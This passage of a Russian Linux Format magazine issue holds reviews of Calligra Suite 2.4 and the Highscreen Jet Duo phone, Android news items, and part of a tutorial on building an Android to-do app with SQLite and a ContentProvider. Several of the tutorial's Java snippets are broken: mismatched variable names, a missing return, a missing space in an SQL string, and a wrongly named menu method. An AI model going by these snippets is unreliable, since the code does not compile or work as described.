К нашей досаде, все приложения офисного пакета вели себя по-разному в каждом из этих дистрибутивов, отчего судить стало сложно. Например, в Chakra не работала проверка правописания, а в OpenSUSE все в порядке. А вот если добавить в нее дополнительные языки в Chakra просто не удалось, то попытка сделать то же в OpenSUSE завершилась полным крахом приложения. Еще один менее значительный, но все же минус для любого офисного пакета – неработающая автозамена в OpenSUSE. Наиболее стабильно релиз показал себя на Kubuntu.

Против LibreOffice

Самый большой конкурент *Calligra* – это *LibreOffice*. Сравнив приложения в их составе, можно сказать, что и тот, и другой содержат самую необходимую функциональность, с некоторыми исключениями. К примеру, недоработанная панель Статистика Документа в *Words* показывает информацию только обо всем документе целиком, а не для выделенного фрагмента, как в *Writer*.

То же касается интеграции онлайн-форматов, таких как Google Docs. В *Calligra* вы можете использовать данный сервис (который, опять же, не работает в OpenSUSE, но доступен в Chakra) только для скачивания файлов из Google Docs. Также, хотя в обоих пакетах имеются инструменты контроля версий, в *Calligra* они выглядят все же сыровато по сравнению с *LibO*. По части защиты, нам понравилась возможность легко зашифровать любой документ, созданный в *Calligra Suite*. Есть также удобная функция отправки документа по электронной почте прямо из *Calligra*; правда, воспользоваться ею можно только

при наличии настроенного почтового клиента на вашем рабочем столе. Тем не менее, по общему числу приложений *Calligra* значительно превосходит *LibO*. *Flow*, *Plan*, *Karbon* и *Krita* – мощные приложения, предоставляющие пользователям широкие возможности.

Не просто настольный офис

Calligra не равна сумме своих приложений. Она заявлена как «WebKit офисных приложений», созданный так, чтобы на основе его мощного ядра разработчики могли писать новые приложения. Благодаря такой архитектуре, многие инструменты *Calligra Suite* перебрались на мобильные платформы. Нынешний релиз также ознаменован дебютом порта *Calligra Active*, которая должна войти в состав окружения KDE Plasma для планшетников. Кроме того, версия *Calligra Mobile* сейчас применяется для просмотра и правки документов в смартфоне Nokia N900.

Calligra 2.4 открывает открытым настольным приложениям дорогу на мобильные платформы. Думайте о ней именно так, и вы увидите быстрый и удобный офисный пакет с хорошими перспективами. **LXF**

LINUX Вердикт
FORMAT

Calligra Suite 2.4

Разработчик: KDE
Сайт: www.calligra.org
Цена: Бесплатно под GPL и LGPL

Функциональность	7/10
Производительность	9/10
Удобство использования	7/10
Документация	5/10

» Офисный пакет с рядом звездных приложений. Идеален для тех, чьи ресурсы не потянут *LibO*.

Рейтинг 6/10

Highscreen Jet Duo

Артем Зорин упивается тестированием нового отечественного двухсимочного гуглофона. Ах, какая штучка...

Вкратце

» Стильный смартфон отечественного производства за среднюю цену; основное преимущество — возможность использовать две SIM-карты.

Издrevле на Руси смартфоны делали ужасные. Но с появлением Highscreen Jet Duo ситуация, похоже, начала исправляться. Наконец-то мы научились делать стильные, качественные и недорогие смарты, да еще и с поддержкой двух SIM'ок!

Внешний вид

Внешне Highscreen Jet Duo похож на... все остальные смартфоны. Однако есть и приятные мелочи — скругленные углы, удобные кнопки регулировки звука и Вкл/Выкл прямо-таки просятся, чтобы их нажали. Размер аппарата тоже радует. Телефон легко ложится в руку, не скользит и не пачкается. Стекло легко очищается и стойко к царапинам. Единственный

«Телефон легко ложится в руку, не скользит и не пачкается.»

замеченный минус — это задняя крышка, открыть которую не так-то просто, если вы регулярно стрижете ногти. Во время теста приходилось пользоваться маленькой отверткой, чтобы открыть заднюю крышку и получить доступ ко внутренностям телефона.

С цветом производитель не прогадал: классический черный всегда и везде смотрится хорошо — и среди друзей, и на деловой встрече.



» Учимся делать нормальные смартфоны. Highscreen Jet Duo тому доказательство.

Снова о недостатках: кнопка Вкл/Выкл, если часто на нее давить, проваливается внутрь корпуса. А нажимать на эту

кнопку приходится довольно часто — это единственный способ вывести смартфон из ждущего режима.

Свойства навскидку



Матчасть

В комплекте поставки мучительно ощущается отсутствие приемника ГЛОНАСС.



Органы управления

Стандартные клавиши управления Android удобно расположены на корпусе.



Красивый сам собою

Дизайн был продуман: об этом свидетельствуют размер, вес и эргономика смартфона.

Зато вес и габариты отечественного аппарата порадовали. Всего 110 г при таком обилии функций, и всего 107,5 × (В) 58 × (Ш) 11,9 (Г) мм. Влезает в карман и не оттягивает его.

Железо

Для дешевого (от 5555 руб.) гуглофона бизнес-класса Highscreen Jet Duo имеет довольно неплохое оснащение. Тут и ЦП Qualcomm MSM7227-1 turbo аж на все 800 МГц, и 512 МБ ОЗУ (столько же мегабайт постоянной памяти), и яркий мультисенсорный HVGA-дисплей о 3,2 дюйма (примерно 8,3 см по диагонали), и 2-мегапиксельная камера на задней крышке, делающая сносные снимки, и много чего еще... Признаюсь, за такие деньги я столько всего не ожидал.

Кроме вышеуказанных «ништяков», в русском смартфоне присутствуют: модуль Bluetooth® 2.1 EDR, Wi-Fi®: IEEE 802.11 b/g/n, FM-радиоприемник, встроенные акселерометр и модуль GPS (очень жаль, но модуля ГЛОНАСС в нашем смартфоне обнаружено не было. Пора бы уже!), и датчик сближения. Поддерживается одновременная работа с двумя SIM-ками – это главный козырь аппарата перед собратьями по ценовой категории. Стандарты связи – GSM/GPRS/EDGE (850/900/1800/1900 МГц); UMTS (900/2100 МГц).

Есть возможность использовать карты памяти стандарта microSD (совместимо с SDHC), поддержка карточек объемом до 32 Гб (в комплекте идет она на 4 гига, что тоже порадовало).

Отзывчивость телефона не вызвала нареканий: приложения и сама ОС работали быстро и без тормозов, лишь иногда рушили некоторые системные процессы, что можно списать на инженерный экземпляр устройства. Надеемся, что к выходу в серию эти недостатки будут исправлены.

Мультитач работает без проблем. Отзывчивость и яркость экрана тоже на высоте. Но на улице, под летним солнцем хотелось бы иметь экран поярче.

Главный недостаток Highscreen Jet Duo – это его никудышная батарея. При активном использовании (звонки, SMS, вебсерфинг, просмотр видео, музыка) ее заряда хватает максимум на 1,5–2 часа, а при пассивном (несколько звонков и SMS в день) – всего на 4 часа. И еще – аккумулятор сильно нагревается при интенсивной работе процессора, да так, что можно обжечь руку... Опять таки, спишем это на то, что образец, попавший мне в руки, имел статус инженерной версии... Так ведь розеток не напасешься!..

В комплектацию телефона входит проводная стереогарнитура, подключаемая к стандартному 3,5-мм разъему типа Jack,



➤ Основное конкурентное преимущество Highscreen Jet Duo – наличие двух слотов для SIM-карт.

который удобно расположился на верхней торцевой стороне телефона.

В общем, железо соответствует цене.

Программная начинка

Highscreen Jet Duo работает под управлением ОС Android™ 2.3 Gingerbread. Обновлений и прошивок в процессе тестирования найдено не было.

«Вот бы и поддержку ГЛОНАСС сделали обязательной...»

Набор предустановленного ПО вполне стандартен: это мобильная версия Google Chrome, клиент Gmail, магазин Google Play (бывший Android Market), календарь, планировщик, адресная книга, калькулятор и прочие полезные и не очень штуки. Для использования встроенного датчика GPS необходимо установить стороннее ПО, например Яндекс.Карты или 2GIS.

Все установленные по умолчанию программы работают быстро, четко и без «глюков». Стоит отметить, что отсутствие предустановленной программы для работы с GPS огорчило очень сильно. Производителю стоит подумать над этим.

Расстроила и запредельно глючная работа основной функции смартфона – телефона. То ли это недостатки установленной версии Android, то ли недоработка производителя, то ли результат весеннего обострения – так или иначе, пользоваться функцией телефона в... телефоне неудоб-

но и неприятно, особенно на улице. Ребята, исправьте это, пожалуйста.

С помощью Google Play можно установить любое приложение – жаль, что памяти никакой не хватит на все это великолепие...

Выводы

Highscreen Jet Duo удался. Несмотря на все недостатки, это первый русский гуглофон, который стоит недорого, и его не стыдно показать на людях. Если вам нужен стильный двухсимочный бизнес-смартфон на Android без вычуров и за приемлемую цену – остановите свой выбор на этом отечественном аппарате. Телефон произвел положительное впечатление за счет своей функциональности и цены. Вот бы и поддержку ГЛОНАСС сделали обязательной по ГОСТу... **LXF**

LINUX **Вердикт**
FORMAT

Highscreen Jet Duo

Разработчик: Highscreen
 Сайт: <http://highscreen.org/>
 Цена: От 5555 руб.

Функциональность	10/10
Производительность	9/10
Удобство использования	6/10
Оправданность цены	9/10

» Отличное решение для бизнес-пользователей и всех, кто за наше, родное...

Рейтинг 8/10



СУДЕБНАЯ ТЯЖБА ПРАКТИЧЕСКИ ЗАВЕРШЕНА

Android: выигрыш с большим отрывом

Компания Google одержала крупнейшую победу в связанном с Android патентном разбирательстве с Oracle.

Не без радости сообщаем, что вторая фаза судебного разбирательства, рассматривавшая обвинение в нарушении патентов компании Oracle в платформе Android, завершилась победой компании Google. Присяжные заседатели вынесли вердикт, что компания Google не нарушила ни одного из фигурирующих в деле патентов Oracle. Торжествуя по поводу вынесенного решения, представитель Google заявил, что признание того, что в Android не нарушены патенты Oracle, является победой, важной не только для Google, но и для всей экосистемы, образовавшейся вокруг платформы Android. Представитель Oracle указал на то, что компания будет продолжать защищать соблюдение основного принципа платформы Java: написано один раз – работает везде.

Напомним, что изначально компания Oracle обвиняла Google в нарушении 7 патентов и предъявляла 132 претензии. В процессе разбирательства число патентов было уменьшено до 2 (RE38104 – методика и реализация способа определения ссылок на данные в сгенерированном коде; 6061520 – способ выполнения статической инициализации), а число претензий сокращено до 8. Присяжные отвергли все 8 претензий, предъявленных компании Google.

Также сообщается, что по договоренности между судьей и юристами обеих сторон третья фаза разбирательства прошла без участия присяжных заседателей. На этой стадии были рассмотрены вопросы, выходящие за рамки определения фактов нарушения интеллектуальной собственности и патентов Oracle, а также определены размер нанесенного ущерба и наличие умысла. Также на прошедшем заседании судья дал окончательный ответ на вопрос, относится ли API к объектам авторского права, по которому не было вынесено однозначное решение. Несмотря



» Уильям Хаскелл Элсап — федеральный судья США — человек часа в мире Linux.

на то, что в первой фазе заседания, рассматривавшей обвинение в нарушения интеллектуальной собственности, связанной с Java API, присяжные признали нарушение прав Oracle по 2-м пунктам из 5, нарушения являются незначитель-

«Можно почти точно сказать, что Oracle обжалует приговор.»

ными (признано заимствование 9 строк кода), и максимальный размер выплаты по ним может составлять несколько тысяч долларов.

В резолюции суда говорится, что поскольку Oracle не выиграла патентного

дела, а мотивация компании по делу об авторских правах была «неубедительной», то по третьей фазе, определению размера ущерба, слушаний не будет.

Вердикт означает, что Oracle не получит от Google вообще ничего, за исключением небольшого количества компенсационных выплат за копирование нескольких функций. Судебное разбирательство между двумя компаниями длилось около полутора месяцев, и обе стороны наняли лучших адвокатов, каких только смогли найти.

Судья Уильям Элсап [William Haskell Alsup], контролировавший производство, поблагодарил присяжных за «тяжелую работу» в рамках процесса. Он отметил, что данный шестинедельный процесс стал самым длинным гражданским процессом, в котором ему доводилось участвовать.

Отметим, что Oracle еще может подать апелляцию на решение по авторским правам, так как приговор здесь предусматривает такую возможность; но неясно, будет ли Oracle ею пользоваться и получит ли выгоды для себя по этому процессу. Можно почти точно сказать, что Oracle обжалует приговор, так как данный результат юристы Google уже окрестили как «огромная победа» Android и Google. За свое существование Android столкнулась со многими исками, но претензии Oracle были одними из самых серьезных.

И еще немного о процессе

Интересно, что изначально компания Oracle оценила размер нанесенного ущерба в сумму от 2,6 до 6 миллиардов долларов, отталкиваясь от числа проданных смартфонов под управлением Android, на которых теоретически могли быть лицензированы технологии JavaME.

После того как судья посчитал подобный метод оценки ущерба необоснованным и указал на то, что стоимость

лицензирования JavaME обошлась бы в 100 миллионов долларов, предполагаемый размер ущерба был пересчитан и уложился в рамки от 129 до 169 миллионов долларов.

Пока у нас нет достоверной информации о том, будет ли проведено третье судебное заседание по делу Google против Oracle, однако мы с интересом и пристрастием следим за развитием событий.

ЗАМЕТНЫЙ РЫВОК

«Сэндвич из мороженого» ускорился

Разработчики из консорциума Linaro увеличили скорость Android 4 в два раза.

Инженеры из консорциума Linaro, созданного компаниями ARM, Freescale, IBM, Samsung, ST-Ericsson и Texas Instruments с целью улучшения поддержки архитектуры ARM в Linux и разнообразных открытых приложениях, провели работу по оптимизации производительности Android 4 (Icecream Sandwich). Отчет о проделанных улучшениях размещен на YouTube в форме видеоролика, который демонстрирует работу оптимизированной и неоптимизированной ОС для смартфонов на идентичном оборудовании – системе на основе процессора SoC Texas Instruments PandaBoards (OMAP4430).

В обоих случаях использовалось также и идентичное ПО для измерения производительности. По результатам тестирования, версия Android с оптимизациями показывает 60 кадров в секунду, тогда как исходная версия – только 30. Для измерения был выбран тест, который упирается в производительность процессора, ибо оптимизация для графики невозможна по причине закрытости драйверов видеоакселератора.



➤ Одна из многочисленных групп разработчиков консорциума Linaro.

Увеличения скорости удалось достигнуть за счет внесения в компоненты платформы Android специфичных для ARM оптимизаций и использования более новой версии программного обеспечения для сборки (GCC 4.7) в сочетании с более агрессивными опциями для компилятора (выключение функции `-fno-strict-aliasing` и включение `-O3`). Разработчики проекта CyanogenMod, в рамках которого независимым сообществом развивается основанная на коде платформы Android прошивка для телефонов и планшетов, заявили о на-

мерении использовать представленные оптимизации в будущем релизе своей прошивки (CyanogenMod 9).

Кроме того, можно отметить проведение компанией Intel похожей работы, направленной на увеличение производительности Android 4. Сообщается о реализации значительных улучшений, связанных с увеличением производительности для многоядерных систем и процессоров Atom. К сожалению, в отличие от консорциума Linaro, сразу публикующего весь код для своих улучшений, компания Intel придерживается иной тактики, и пока не открыла свои наработки.

С одной стороны, Intel заявляет, что придерживается философии возврата изменений в открытые проекты. Но с другой стороны, по словам Майка Белла [Mike Bell], директора по мобильным разработкам, в условиях, когда лицензия на Android не обязывает открытие кода, компания пока взвешивает все аргументы «за» и «против», не желая уступить реализованные преимущества конкурентам, не вкладывающим свои ресурсы в разработку Android.

ОБРАЗ ANDROID-X86 ГОТОВ

Мобильная ОС на... персоналке

Intel выпустила системный образ Android 4 для архитектуры x86.


Компания Intel выпустила системный образ с Android 4.0.4 для архитектуры x86, а также опубликовала связанные с ним исходные тексты. Образ пока не нацелен на какое-либо конкретное устройство и позиционируется для тестирования в эмуляторе из состава Android SDK и проведения адаптации кода под свои продукты. Загрузить образ системы можно через SDK Manager, выбрав в списке Intel x86 Atom System Image, или загрузить вручную (содержимое zip-архива нужно распаковать в директорию `add-ons` внутри Android SDK). Для работы дополнительно рекомендуется загрузить *Android x86 Emulator*, улучшенный вариант эмулятора с поддержкой механизмов аппа-

ратной виртуализации, которая позволит на порядок ускорить эмуляцию Android-устройств на базе архитектуры x86.

Опубликованный код включает несколько сотен изменений, направленных на улучшение поддержки архитектуры x86 и про-

цессоров Atom в платформе Android 4.0. В Native Development Kit (NDK) добавлена поддержка «родного» выполнения кода для архитектуры x86, задействованы оптимизации с применением инструкций MMX/SSE/SSE2/SSE3, обеспечена возможность сборки универсальных исполняемых файлов, запускаемых на системах x86 и ARM.

Напомним, что ранее Intel уже подготовила около 120 заплат, улучшающих поддержку архитектуры x86 и процессоров Atom в платформе Android 4.0. Дополнительно можно отметить, что кроме компании Intel, портированием платформы Android для архитектуры x86 занимаются энтузиасты из независимого проекта Android-x86. **LXF**



➤ Запустить мобильную ОС на ПК бывает нужно не только из праздного интереса.



» По части баз данных Android не хуже любой другой ОС

Android: Базы данных



Наш
эксперт

Джульетта Кемп хочет всего лишь создать список задач, который сам бы эти задачи и решал. К сожалению, такого приложения еще нет.

Android поддерживает базы данных *SQLite*. Узнайте от **Джульетты Кемп**, как создавать базы данных и построить с ними список дел, разбитый на категории.

Пока в наших статьях не затрагивалось хранение данных. Однако во многих проектах оно понадобится. В Android есть для этого не один способ, но для структурированных или взаимосвязанных данных лучше подойдет база данных.

Если данные хранятся локально, это означает, что использует встроенная поддержка *SQLite* (в следующей статье мы погово-

рим о доступе к данным на удаленных серверах и о том, как встроить его в свое приложение).

Чтобы опробовать это на практике, мы создадим список задач с двумя таблицами (одной для задач и одной для категории) и постараемся получить представление об управлении множеством таблиц и связей.

Настройка проекта и базы данных

Вспользуемся API уровня 10 (2.3.3):

```
android create project --target android-10 --name todo \
--path ~/android/todo --activity ToDo --package com.example.
todo
```

Прежде чем браться за написание кода, важно тщательно продумать структуру своей базы данных, чтобы потом не пришлось тратить время на исправления.

В нашем проекте понадобятся две таблицы (хотя сначала мы будем пользоваться только одной из них) – Tasks (задачи) и Categories (категории):

Задачи

- » ID (с автоинкрементом)
- » ID Описание задачи
- » ID Срок выполнения
- » ID Ссылка на категорию

Категории

- » ID (с автоинкрементом)
- » Название категории

Для нашего интерфейса требуется первичное Занятие, которое отображает список задач со сроками выполнения и категориями. Нам также понадобится второе Занятие, которое занимается добавлением и изменением задач.

Настройка базы данных

Когда план нашей базы данных готов, для его реализации нам понадобится класс **ToDoDatabaseProvider**, который является наследником **ContentProvider** и занимается взаимодействием с базой данных. Строго говоря, **ContentProvider** нужен только тогда, когда вы хотите делиться данными с другими приложениями, а не пользоваться ими только в одном. Однако с его помощью удобно делиться данными и внутри Занятия; кроме того, он пре-

доставляет вам различные вспомогательные методы и аспекты API в качестве интерфейса к базе данных *SQLite*.

Чтобы воспользоваться **ContentProvider**, укажите его уникальный идентификатор ресурса (URI) в виде публичной константы в верхней части класса:

```
public static final String AUTHORITY = "com.example.todo.
tododatabaseprovider"; public static final String TODO_BASE_
PATH = "todo";
```

```
public static final Uri CONTENT_URI = Uri.parse("content://" +
AUTHORITY + "/" + TODO_BASE_PATH);
```

Также потребуется зарегистрировать его в **AndroidManifest.xml** с полностью определенным именем класса **ContentProvider**:

```
<provider android:authorities="com.example.todo.
tododatabaseprovider"
android:multiprocess="true"
android:name="
com.example.todo.TODODatabaseProvider">
</provider>
```

В атрибуте **name** нужно указать полностью определенное имя класса **ContentProvider**. Атрибут **authority** должен соответствовать значению, заданному в коде, которое определяет провайдера, без указания пути. Чтобы оно было уникальным, оно должно точно совпадать с именем класса (но записываться только в нижнем регистре).

Для обработки создания базы данных мы воспользуемся внутренним вспомогательным классом **inner helper**. Создайте приватный подкласс **SQLiteOpenHelper** и перегрузите метод **onCreate()**:

```
private static class ToDoDBOpenHelper extends SQLiteOpenHelper {
ToDoDBOpenHelper(Context c) {
super(c, DB_NAME, null, DB_VERSION);
}
```

Скорая помощь

Для запуска тестов на эмуляторе также нужно создать новое AVD с помощью нужного уровня API для API Google. Однако, по моему опыту, эмулятор может работать нестабильно, так что проверять программу лучше по большей части на реальном устройстве.

Обновление базы данных

Если база данных изменится, вы должны иметь возможность обновить ее. Для этого в верхней части класса **ContentProvider** нужно задать номер версии и написать метод **onUpgrade()** класса **OpenHelper**. (Обратите внимание, что к константе **DB_VERSION** обращается главный метод класса **OpenHelper**).

```
private static final int DB_VERSION = 1;
@Override
public void onUpgrade(SQLiteDatabase db, int oldVersion,
int newVersion) {
    db.execSQL("DROP TABLE IF EXISTS " + TASK_TABLE);
    db.execSQL("DROP TABLE IF EXISTS " + CATEGORY_TABLE);
    onCreate(db);
}
```

В этой версии не делается ничего особенного с обновлением – просто удаляются таблицы и снова вызывается метод **onCreate()**.

В реальном приложении нужно решить, что вы собираетесь делать с базой данных и таблицами при обновлении, и создать SQL-запрос, который будет выполнять соответствующие изменения без потери данных.

К сожалению, сообщения об ошибках SQL, записываемые в лог-файл **ddms**, не слишком информативны. Если вы получаете ошибку «Невозможно обновить базу данных только для чтения [cannot upgrade read only database]», наиболее вероятное объяснение не имеет ничего общего с недоступностью базы данных на запись – скорее всего, вы просто обдернулись в SQL-запросе в методах **onCreate()** или **onUpgrade()**.

Проверьте в своем коде правильность расстановки запятых и всякую другую мелочевку, и при необходимости попробуйте выполнить запрос вручную с помощью **sqlite3** (см. врезку «Отладка базы данных»).

```
@Override
public void onCreate(SQLiteDatabase db) {
    db.execSQL("CREATE TABLE " + TASK_TABLE_NAME + " ("
        + ID + " INTEGER PRIMARY KEY,"
        + COL_TASK + " TEXT,"
        + COL_DUEDATE + " DATE,"
        + COL_CREATEDATE + " INTEGER,"
        + COL_CATEGORY_LINK + " INTEGER REFERENCES "
        + CATEGORY_TABLE + "("
        + COL_CATEGORY_ID + ")"
        + ");");
    db.execSQL("CREATE TABLE " + CATEGORY_TABLE_NAME + " ("
        + ID + " INTEGER PRIMARY KEY,"
        + COL_CATEGORY + " TEXT"
        + ");");
    db.execSQL("INSERT INTO " + CATEGORY_TABLE + "VALUES(1,
'work');");
    db.execSQL("INSERT INTO " + CATEGORY_TABLE + "VALUES(2,
'personal');");
}
```

Данный запрос также создает две записи в таблице **Category**. Поскольку это **ContentProvider**, **ID** должен иметь суффикс **“_id”** в обеих таблицах; в противном случае SQL выдаст ошибку. Такое происходит в связи с особенностями **ContentProvider**, а не частных баз данных в Android. После этого реализуйте методы **onCreate()** и **query()** класса **ContentProvider** в нашем классе **ToDoDatabaseProvider**:

```
private static final int TODOS = 100;
private static final int TODO_ID = 101;
private static final UriMatcher matcher =
    new UriMatcher(UriMatcher.NO_MATCH);
static {
    matcher.addURI(AUTHORITY, TODO_BASE_PATH, TODOS);
    matcher.addURI(AUTHORITY, TODO_BASE_PATH + "/" + "#",
        TODO_ID);
}
@Override
public boolean onCreate() {
    db = new ToDoDBOpenHelper(getContext());
    return true;
}
@Override
public Cursor query(Uri uri, String[] projection, String selection,
String[] selectionArgs, String sortOrder) {
    SQLiteQueryBuilder builder = new SQLiteQueryBuilder();
```

```
builder.setTables(TASK_TABLE);
int uriType = matcher.match(uri);
switch (uriType) {
    case TODO_ID:
        builder.appendWhere(ID + "=" + uri.getLastPathSegment());
        break;
    case TODOS:
        break;
    default:
        throw new IllegalArgumentException("Unknown URI" + uri);
}
Cursor cursor = builder.query(db.getReadableDatabase(),
    projection, selection, selectionArgs, null, null, sortOrder);
cursor.setNotificationUri(getContext().getContentResolver(), uri);
return cursor;
}
```

UriMatcher обрабатывает уникальные идентификаторы ресурсов и формирует целое число, в соответствии с конкретным типом URI. Он помечает URI из Authority и путь заданным целым числом.

В этом случае мы сопоставляем URI вида **“com.example.todo.TODODatabaseProvider/todo”** (которые, следовательно, ссылаются на весь список) с целым числом 100, а URI вида **“com.example.todo.TODODatabaseProvider/todo/1”** (которые, следовательно, ссылаются на отдельный элемент **todo**) с целым числом 101. Это означает, что затем мы сможем обработать их должным образом с помощью операторов **switch** в методе **query()**.

Если URI соответствует отдельному заданию, мы добавляем к SQL-запросу выражение **where**, которое осуществляет поиск по условию **“id=#”**; в противном случае выражения **where** нет, и мы запрашиваем весь список задач.

SQLiteQueryBuilder, как следует из названия, помогает строить запросы для **SQLite**. Мы велит ему использовать таблицу **Task**, добавляем где необходимо выражение **where**, а затем генерируем **Cursor** из результатов SQL-запроса. **setNotificationUri()** регистрирует **Cursor** для отслеживания любых изменений в содержимом заданного URI.

Нам также нужны методы **insert()** и **update()**:

```
@Override
public Uri insert(Uri uri, ContentValues values) {
    int uriType = matcher.match(uri);
    if (uriType != TODOS) {
        throw new IllegalArgumentException("Invalid URI for insert");
    }
    SQLiteDatabase sqldb = db.getWritableDatabase();
    long newId = sqldb.insert(TASK_TABLE, COL_TASK, values);
}
```

»

```

if (newID > 0) {
    Uri newUri = ContentUris.withAppendedId(uri, newID);
    getContext().getContentResolver().notifyChange(uri, null);
    return newUri;
} else {
    throw new SQLException("Failed to insert row into " + uri +
        "result " + newID);
}
}
@Override
public int update(Uri uri, ContentValues values, String selection,
    String[] selectionArgs) {
    int uriType = matcher.match(uri);
    if (uriType != TODO_ID) {
        throw new IllegalArgumentException("Invalid URI for update");
    }
    long id = ContentUris.parseId(uri);
    String where = ID + "=" + id + "";
    SQLiteDatabase sqldb = db.getWritableDatabase();
    int result = sqldb.update(TASK_TABLE, values, where, null);
}

```

```

return result;
}
}

```

Метод **insert()** проверяет URI, идентифицирующий всю таблицу (поскольку мы вставляем новую строку, а не выбираем из существующих), получает доступную для записи базу данных из приватного экземпляра **ToDoOpenHelper (db)** и затем пробует добавить данные – **Insert**.

Переменная **COL_TASK** требуется нам потому, что абсолютная пустая строка SQL в таблицу добавлять не станет. Если значения **values** пусты (как обычно и происходит в нашем случае), в **COL_TASK** попадет явный **NULL**. Если возвращаемое значение ненулевое, это идентификатор вновь добавленной строки; затем метод **notifyChange()** оповещает все зарегистрированные методы-наблюдатели об обновлении строки. В противном случае метод завершается неудачно, и мы получаем исключение.

update() проверяет URI, идентифицирующий отдельную задачу, и строит выражение **where** с идентификатором задачи. Мы опять же получаем доступную для записи базу данных и обновляем ее необходимыми значениями. Результатом будет количество обновленных строк.

Пользовательский интерфейс к базе данных


Мы создали базу данных и методы для доступа к ней; теперь нужно создать интерфейс пользователя для доступа к базе данных. Как указано выше, наш первоначальный интерфейс – список задач и пункт меню для добавления нового элемента списка.

Мы уже в основном с этим справились (если вам нужна помощь, ознакомьтесь с кодом на DVD). Для получения данных из базы и создания списка мы вызовем метод **populateList()** из метода **onCreate()**. (Данные для категорий мы пока не получаем; займемся этим позже).

```

private static final String[] TODO_PROJECTION = newString[] {
    TodoDatabaseProvider.ID,
    TodoDatabaseProvider.COL_TASK,
    TodoDatabaseProvider.COL_DUEDATE
};
private void populateList() {
    Cursor cursor = managedQuery(TodoDatabaseProvider.
        CONTENT_URI,
        TODO_PROJECTION, null, null, null);
    String[] colNames = { TodoDatabaseProvider.COL_TASK,
        TodoDatabaseProvider.COL_DUEDATE };
    int[] viewIDs = { R.id.taskname, R.id.duedate };
    SimpleCursorAdapter adapter = new SimpleCursorAdapter(
        this,
        R.layout.todo_item,
        cursor,

```



➤ Список с первым добавленным элементом.

```

colNames,
viewIDs
); setListAdapter(adapter);
}

```

Всю черную работу выполнили за вас классы **Cursor** и **SimpleCursorAdapter** (учтите: чтобы это работало автоматически, ваше Занятие должно наследовать **ListActivity**). Проекция определяет,

Скорая помощь

Если вы разрабатываете API 11 для дальнейшего, рекомендуем использовать **CursorLoader** вместо метода **managedQuery()**.

Отладка базы данных

Если что-то пойдет не так, у вас может возникнуть потребность взглянуть на свою базу данных и разобраться, что происходит и верны ли данные.

В SDK для Android входит утилита для работы с базой данных **sqlite3**, позволяющая просматривать содержимое таблиц и выполнять другие действия из удаленной оболочки. Вот пример подключения к базе данных (**/data/data/packagename/databases/dbname.db** – стандартное расположение баз данных эмулятора) и вывода содержимого таблицы **Tasks**:

```

adb -s emulator-5554 shell
# sqlite3 /data/data/com.example.todo/databases/
todo.db
sqlite> .tables
android_metadata categories tasks
sqlite> .dump tasks

```

Команды **SQLite** начинаются с точки и не требуют точки с запятой на конце, а SQL-запросы не начинаются с точки и обязаны заканчиваться точкой с запятой:

```

sqlite> delete from tasks where _id=4;
sqlite> insert into tasks values(1, 'task2', '2011-
12-02', null, \
null, null, null);
sqlite> .exit

```

Если вы вздумаете удалить всю базу данных вручную и впоследствии у вас появятся проблемы с ее повторным созданием, тогда удалите свое приложение из эмулятора и переустановите его заново.

Создание меню с MenuInflater

Есть несколько способов создания меню; здесь мы пользуемся **MenuInflater**, генерирующим меню из XML-кода, так как удобно хранить большую часть интерфейса в XML. Метод **onOptionsItemSelected()** размещается в **ToDo.java**; XML – в **res/menu/todo_options_menu.xml**, а API делает всю остальную работу.

```
@Override
public boolean onOptionsItemSelected(Menu menu) {
    MenuInflater inflater = getMenuInflater();
    inflater.inflate(R.menu.todo_options_menu, menu);
    return super.onOptionsItemSelected(menu);
}
```

```
<?xml version="1.0" encoding="utf-8"?>
<menu xmlns:android="http://schemas.android.com/apk/res/android">
    <item android:id="@+id/menu_add"
        android:title="@string/menu_add"
        android:alphabeticShortcut="a" />
</menu>
```

```
Наконец, метод для обработки щелчка по пункту меню:
@Override
public boolean
```

```
onOptionsItemSelected(MenuItem item) {
    AdapterContextMenuInfo info =
        (AdapterContextMenuInfo) item.getContext();
    switch(item.getItemId()) {
        case R.id.menu_add:
            Intent i = new Intent(Intent.ACTION_INSERT);
            i.setClass(this, TodoEditor.class);
            startActivity(i);
            return true;
        default:
            return super.onOptionsItemSelected(item);
    }
}
```

какие столбцы запроса нужно вернуть. **SimpleCursorAdapter** получает **cursor**, массив строк столбцов, которые нужно отобразить, и идентификаторы представлений **viewed**, которым должны соответствовать данные этих столбцов. Затем список чудесным образом заполняется.

Добавление элемента

Теперь мы можем отобразить список заданий, но в нем ничего нет. Для добавления задания воспользуемся новым Занятием – **ToDoEditor**:

```
@Override public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    final Intent intent = getIntent();
    final String action = intent.getAction();
    if (Intent.ACTION_INSERT.equals(action)) {
        state = STATE_INSERT;
        uri = getContentResolver().insert(TodoDatabaseProvider.CONTENT_URI, null);
        if (uri == null) {
            Log.e(TAG, "Failed to insert new todo into " + TodoDatabaseProvider.CONTENT_URI);
            finish();
            return;
        }
        setResult(RESULT_OK, (new Intent()).setAction(uri.toString()));
    } else {
        Log.e(TAG, "Unrecognised action " + action + ", exiting");
        finish();
        return;
    }
    cursor = managedQuery(uri, TODO_PROJECTION, null, null, null);
    setContentView(R.layout.todo_editor);
    text = (EditText) findViewById(R.id.todo);
    date = (EditText) findViewById(R.id.duedate);
    if (savedInstanceState != null) {
        initialTodo = savedInstanceState.getString(INITIAL_TODO);
    }
}
```

```
}
}
```

Здесь производится вызов провайдера базы данных и предпринимаются действия в соответствии с его результатом. Обратите внимание, что в начале мы вставляем строку, а затем обновляем ее, когда решаем сохранить элемент списка.

